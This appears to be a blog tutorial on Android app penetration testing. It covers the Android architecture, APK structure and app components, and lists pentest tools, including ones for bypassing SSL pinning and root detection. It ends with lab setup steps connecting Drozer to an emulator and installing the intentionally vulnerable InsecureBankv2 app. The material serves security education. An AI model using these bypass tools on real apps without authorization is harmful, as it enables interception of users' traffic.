Android Mobile App Pentesting


by Atul Singh

Android Mobile App Pentesting

Mobile application pentesting is an upcoming security testing need that has recently obtained more attention with the introduction of the Android, iPhone, and iPad platforms, among others. Android is the biggest organized base of any mobile platform and developing fast—every day. Besides, Android is rising as the most extended operating system in this viewpoint because of different reasons.

However, as far as security, no data related to the new vulnerabilities that could prompt weak programming at this stage is being revealed, realizing that this stage has an outstanding attack surface. After web applications, a bigger concern is mobile application penetration test. Let's start with some basics.

Understanding the Android Operating System: Below is the basic architecture for an Android device, might be you are familiar with some components.



Android Framework

APPLICATIONS: ALARM • BROWSER • CALCULATOR • CALENDAR • CAMERA • CLOCK • CONTACTS • DIALER • EMAIL • HOME • IM • MEDIA PLAYER • PHOTO ALBUM • SMS/MMS • VOICE DIAL

ANDROID FRAMEWORK: CONTENT PROVIDERS • MANAGERS (ACTIVITY, LOCATION, PACKAGE, NOTIFICATION, RESOURCE, TELEPHONY, WINDOW) • VIEW SYSTEM

NATIVE LIBRARIES: AUDIO MANAGER • FREETYPE • LIBC • MEDIA FRAMEWORK • OPENGL/ES • SQLITE • SSL • SURFACE MANAGER • WEBKIT

ANDROID RUNTIME: CORE LIBRARIES • DALVIK VM

HAL: AUDIO • BLUETOOTH • CAMERA • DRM • EXTERNAL STORAGE • GRAPHICS • INPUT • MEDIA • SENSORS • TV

LINUX KERNEL: DRIVERS (AUDIO, BINDER (IPC), BLUETOOTH, CAMERA, DISPLAY, KEYPAD, SHARED MEMORY, USB, WIFI) • POWER MANAGEMENT

Let's start from the bottom:


➡**Linux Kernel:** Linux kernel is the base for a mobile computing environment. It provides Android with several key security features, like:

- A user-based permissions model
- Process Isolation
- Extensible Mechanism for secure IPC

- The ability to remove unnecessary and potentially insecure parts of the kernel.

➡**Hardware Abstraction Layer:** It just gives applications direct access to the hardware resources.

Bluetooth, audio, and radio are examples.



Useful libraries, as follows:

- **Surface Manager:** This manages the windows and screens
- **Media Framework:** This allows the use of various types of codecs for playback and recording of different media
- **SQLite:** This is a lighter version of SQL used for database management
- **WebKit:** This is the browser rendering engine
- **OpenGL:** This is used to render 2D and 3D contents on the screen properly

The libraries in Android are written in C and C++.

➡**Dalvik Virtual Machine** is specifically designed by the Android Open Source Project to execute applications written for Android. Each app running in the Android device has its own Dalvik Virtual Machine.

➡**Android Runtime (ART)** is an alternative to Dalvik Virtual Machine which has been released with Android 4.4 as an experimental release, in Android Lollipop (5.0) it will completely replace Dalvik Virtual Machine. A major change in ART is because of Ahead-of-Time (AOT) Compilation and Garbage Collection. In Ahead-of-Time (AOT) Compilation, Android apps will be compiled when the user installs them on their device, whereas in the Dalvik used Just-in-time(JIT) compilation in which bytecode are compiled when user runs the app. Moving to the last one, these are common.

➡**Application Framework:** The Application Framework layer provides many higher-level services to applications in the form of Java classes. Application developers are allowed to make use of these services in their applications.

ANDROID FRAMEWORK

CONTENT PROVIDERS • MANAGERS (ACTIVITY, LOCATION, PACKAGE, NOTIFICATION, RESOURCE, TELEPHONY, WINDOW) • VIEW SYSTEM

- **Content Provider -** Content Provider component supplies data from one application to others on request. You can store the data in the file system, an SQLite database, on the web, or any other persistent storage location your app can access. Through the content provider, other apps can query or even modify the data (if the content provider allows it). Content Provider is useful in cases when an app wants to share data with another app.

- **Resource Manager** – Provides access to non-code embedded resources such as strings, colour settings and user interface layouts.

- **Notifications Manager** – Allows applications to display alerts and notifications to the user.


- **View System** – An extensible set of views used to create application user interfaces.

- **Package Manager** – The system by which applications are able to find out information about other applications currently installed on the device.

- **Telephony Manager** – Provides information to the application about the telephony services available on the device such as status and subscriber information.

- **Location Manager** – Provides access to the location services allowing an application to receive updates about location changes.


➡ **Applications:** Located at the top of the Android software stack are the applications. These comprise both the native applications provided with the particular Android implementation (for example, web browser and email applications) and the third party applications installed by the user after purchasing the device. Typical applications include Camera, Alarm, Clock, Calculator, Contacts, Calendar, Media Player, and so forth.



APPLICATIONS

ALARM • BROWSER • CALCULATOR • CALENDAR • CAMERA • CLOCK • CONTACTS • DIALER • EMAIL • HOME • IM • MEDIA PLAYER • PHOTO ALBUM • SMS/MMS • VOICE DIAL

In the above paragraphs, I have introduced Android architecture and information about various layers. Android apps are written in the **Java programming language.** The Android SDK tools compile your code along with any data and resource files into an APK: an Android package, which is an archive file with an .apk suffix. One APK file contains all the contents of an Android app and is the file that Android-powered devices use to install the app.



An **APK** file is an Archive that usually contains the following directories:

➡**AndroidManifest.xml:** The AndroidManifest.xml file is the control file that tells the system what to do with all the top-level components (specifically activities, services, broadcast receivers, and content providers described below) in an application. This also specifies which permissions are required. This file may be in Android binary XML that can be converted into human-readable plaintext XML with tools such as android-apktool.

➡**META-INF directory:**

- MANIFEST.MF: the Manifest File.
- CERT.RSA: The certificate of the application.
- CERT.SF: The list of resources and SHA-1 digest of the corresponding lines in the MANIFEST.MF file.

➡**lib:** The directory containing the compiled code that is specific to a software layer of a processor, the directory is split into more directories within it:

- **armeabi:** compiled code for all ARM based processors only
- **armeabi-v7a:** compiled code for all ARMv7 and above based processors only
- **x86:** compiled code for X86
- **mips:** compiled code for MIPS processors only

➡**res:** The directory containing resources not compiled into resources.arsc (see below).

➡**assets:** A directory containing application's assets, which can be retrieved by AssetManager.

➡**classes.dex:** The classes compiled in the dex file format understandable by the Dalvik virtual machine.

➡**resources.arsc:** A file containing precompiled resources, such as binary XML, for example.

App components are the essential building blocks of an Android app. Each component is a different point through which the system can enter your app. Not all components are actual entry points for the user and some depend on each other, but each one exists as its own entity and plays a specific role—each one is a unique building block that helps define your app's overall behavior. You can skip the content given below if you are already familiar with them. There are the following four components of an app:

Content Provider

- Content Provider component supplies data from one application to others on request.
- You can store the data in the file system, an SQLite database, on the web, or any other persistent storage location your app can access.
- Through the content provider, other apps can query or even modify the data (if the content provider allows it).
- Content Provider is useful in cases when an app wants to share data with another app.
- It is very similar to databases and has four methods:
    - **`insert()`**
    - **`update()`**
    - **`delete()`**
    - **`query()`**

Activity

To be simple, an activity represents a single screen with a user interface. For example, one activity for login and another activity after login has been successful. A new activity is created for each new screen. I will discuss more about it later when needed.

Services

- A service is a component that runs in the background to perform long-running operations or to perform work for remote processes.
- A service does not provide a user interface, neither component, such as an activity, can start the service and let it run or bind to it in order to interact with it.

- For example, a service might play music in the background while the user is in a different application, or it might fetch data over the network without blocking user interaction with an activity.

Broadcast Receiver

- A broadcast receiver is a component that responds to system-wide broadcast announcements.
- Many broadcasts originate from the system—for example, a broadcast announcing that the screen has turned off, the battery is low, or a picture was captured.
- Apps can also initiate broadcasts—for example, to let other apps know that some data has been downloaded to the device and is available for them to use.
- Although broadcast receivers don't display a user interface, they may create a status bar notification to alert the user when a broadcast event occurs.
- More commonly, though, a broadcast receiver is just a "gateway" to other components and is intended to do a very minimal amount of work. For instance, it might initiate a service to perform some work based on the event.
- An application may register a receiver for the low battery message for example, and change its behavior based on that information.

Activating Components

- Three of the four component types—activities, services, and broadcast receivers—are activated by an asynchronous message called an intent.
- Intents bind individual components to each other at runtime (you can think of them as the messengers that request an action from other components), whether the component belongs to your app or to another.
- In the upcoming post, we will be using Drozer which uses intents to showcase the vulnerabilities.

Application Security Features by Android Operating System


Android Permission Model

By default, there are some protected API's in the Android operating system which can only be accessed by the operating system. The Protected APIs include:

- Camera functions
- Location data (GPS)

- Bluetooth functions
- Telephony functions
- SMS/MMS functions
- Network/data connections

Below is the Permission Dialog while installing the famous social networking app Facebook.



Facebook

Do you want to install this application? It will get access to:

draw over other apps

control vibration
prevent phone from sleeping

adjust your wallpaper size
set wallpaper

change your audio settings

read sync settings
toggle sync on and off

expand/collapse status bar

install shortcuts
send sticky broadcast

Before Going Into the Battle, You Should Know About Your Arsenals:

➡**Android Testing Distributions:**

- **Appie:** A portable software package for Android Pentesting and an awesome alternative to existing virtual machines.
- **AndroidTamer:** It is a virtual/live platform for Android Security Professionals.
- **AppUse:** AppUse is a VM developed by AppSec Labs.
- **Santoku:** Santoku is an OS and can be run outside a VM as a standalone operating system.

➡**Reverse Engineering and Static Analysis:**

- **APKInspector:** It is a powerful GUI tool for analysts to analyze Android applications.

- **APKTool:** A tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications.
- **De2Jar:** A tool for converting .dex files to .class files (zipped as jar).
- **JD-GUI:** A tool for decompiling and analyzing Java code.

➡**Dynamic and Runtime Analysis:**

- **Introspy-Android:** Blackbox tool to help understand what an Android application is doing at runtime and assist in the identification of potential security issues.
- **DroidBox:** DroidBox is developed to offer dynamic analysis of Android applications.
- **Drozer:** Drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

➡**Network Analysis and Server Side Testing:**

- **TcpDump:** A command line packet capture utility.
- **Wireshark:** An open-source packet analyzer.
- **Burp Suite:** Burp Suite is an integrated platform for performing security testing of applications.


➡**Bypassing Root Detection and SSL Pinning**


- **Android SSL Trust Killer -** Blackbox tool to bypass SSL certificate pinning for most applications running on a device.
- **[Android-ssl-bypass] (**https://github.com/iSECPartners/android-ssl-bypass) **-** An Android debugging tool that can be used for bypassing SSL, even when certificate pinning is implemented, as well as other debugging tasks. The tool runs as an interactive console.
- **RootCoak Plus -** Patch root checking for commonly known indications of root.

Let's start the testing; during the penetration testing time we will use GennyMotion, Santoku, Drozer, etc. You can download this software from their respective sites. Let's begin with the very first step in which we will connect our emulator with Santoku.

➡Run Santoku and open the terminal and type:

- **adb connect IP Address** (Emulator IP Address)



Genymotion for personal use - Google Nexus 5X - 7.0.0 - API 24 - 1080x1920 (1080x1920, 420dpi) - 192.168.158.101
5:14
Google
Email
Gallery
GPS
ID
free for personal use



```
spidey@spidey-VirtualBox:~$ adb connect 192.168.158.101
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 192.168.158.101:5555
spidey@spidey-VirtualBox:~$ 
```

➡In the next step, check whether the device is connected or not. Type -


- **adb devices**, it will give us the list of attached devices



```
spidey@spidey-VirtualBox:~$ adb devices
List of devices attached
192.168.158.101:5555     device
```


➡Install the Drozer apk file in emulator, you can simply drag and drop the file into the emulator or you can install it via Santoku. Set the path of the file and type:

- **adb install** drozer file name.apk



```
spidey@spidey-VirtualBox:~/Desktop/Null/Drozer$ adb install drozer-agent-2.3.4.a
pk
962 KB/s (633111 bytes in 0.642s)
Success
spidey@spidey-VirtualBox:~/Desktop/Null/Drozer$ 
```

➡After installing Drozer, set the password in Drozer console and enable ssl.



Genymotion for personal use - Google Nexus 5X - 7.0.0 - API 24 - 1080x1920 (1080x1920, 420dpi) - 192.168.158.101

drozer Settings

AGENT

Device ID
Override the Device ID reported in the drozer console, when connecting to this agent.

EMBEDDED SERVER

Port
Specify the port that the embedded server will listen on.

Password
Set a password, required to establish a session with this agent.

Enable SSL ☑
Encrypt connections to your device, using SSL.

Keystore Path
Specify the path to the Keystore containing the SSL keys.

Keystore Password
Specify the password for the Keystore containing the SSL keys.

Key Password
Specify the password for the SSL key.


ENDPOINT SETTINGS

➡After this, turn on the Drozer switch and type the following command for connection

- adb forward tcp:31415 tcp:31415

➡After this, run Drozer, type command in terminal

- drozer console connect




```
spidey@spidey-VirtualBox:~/Desktop/Null/Drozer$ drozer console connect
Selecting 8bb04f8535832e23 (Genymotion Google Nexus 5X - 7.0.0 - API 24 - 1080x1
920 7.0)

            ..                    ..:.
           ..o..                  .r..
            ..a..  . ....... .  ..nd
              ro..idsnemesisand..pr
              .otectorandroidsneme.
           .,sisandprotectorandroids+.
         ..nemesisandprotectorandroidsn:.
        .emesisandprotectorandroidsnemes..
      ..isandp,..,rotectorandro,..,idsnem.
      .isisandp..rotectorandroid..snemisis.
      ,andprotectorandroidsnemisisandprotec.
     .torandroidsnemesisandprotectorandroid.
     .snemisisandprotectorandroidsnemesisan:
     .dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.3)
dz>
```

➡Here I'm going to demonstrate with a few vulnerable applications like OWASP GoatDroid, InsecureBankv2, etc.

➡First install the catch vulnerable application.


- adb install InsecureBankv2.apk



```
spidey@spidey-VirtualBox:~/Desktop/Null/Android-InsecureBankv2-master$ adb insta
ll InsecureBankv2.apk
3559 KB/s (3476952 bytes in 0.953s)
Success
spidey@spidey-VirtualBox:~/Desktop/Null/Android-InsecureBankv2-master$ 
```

